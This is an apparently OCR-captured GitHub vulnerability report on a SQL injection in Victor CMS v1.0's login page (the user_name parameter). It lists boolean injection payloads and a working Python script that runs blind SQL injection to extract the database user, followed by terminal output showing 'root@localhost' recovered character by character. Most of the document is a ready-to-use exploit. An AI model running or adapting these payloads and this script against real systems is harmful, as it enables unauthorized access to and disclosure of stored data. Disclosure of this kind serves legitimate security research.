
JiuBanSec Create VictorCMS SQL.md History

1 contributor


22 lines (15 sloc) | 1.13 KB

- VULNERABLE: SQL injection vulnerability exists in VictorCMS . An attacker can inject query in “/CMSsite/includes/login.php" via the "user_name" parameters.
- Product: Victor CMS v1.0
- Impact: Allow attacker inject query and access , disclosure of all data on the system.
- Payload Boolean true: test' or '1'='1
- Payload Boolean false: test' or '1'='2
- Payload exploit example: test' or (ascii(substr((select(database())),1,1))<127)--+-
- Proof of concept (POC):



- You see Whether the user name is correct or not, the response status of the returned package is different
- Payload Boolean true: user_name=test'+or+'1'='1

- Payload Boolean false: user_name=test'+or+'1'='2



- Exploit:

```python
import requests
host = "http://127.0.0.1/CMSsite/includes/login.php"
def getDatabase():
    global host
    ans=''
    for i in range(1,1000):
        low = 32
        high = 128
        mid = (low+high)//2
        while low < high:
            payload= "2' or (ascii(substr((select(user())),%d,1))<%d)-- -" % (i,mid)
            param ={"user_name":payload,"user_password":"test","login":""}
            res = requests.post(host,data=param,allow_redirects=False)
            if res.status_code==302:
                high = mid
            else:
                low = mid+1
            mid=(low+high)//2
        if mid <= 32 or mid >= 127:
            break
        ans += chr(mid-1)
        print("database is -> "+ans)
getDatabase()
```

```
问题  输出  终端  调试控制台

database is -> v
database is -> vc
database is -> vcm
database is -> vcms
PS D:\InternetTools\python\sql注入> & D:/software/python3.8/python.exe d:/InternetTools/python/sql注入/sql.py
database is -> r
database is -> ro
database is -> roo
database is -> root@local
database is -> root@localh
database is -> root@localho
database is -> root@localhos
database is -> root@localhost
```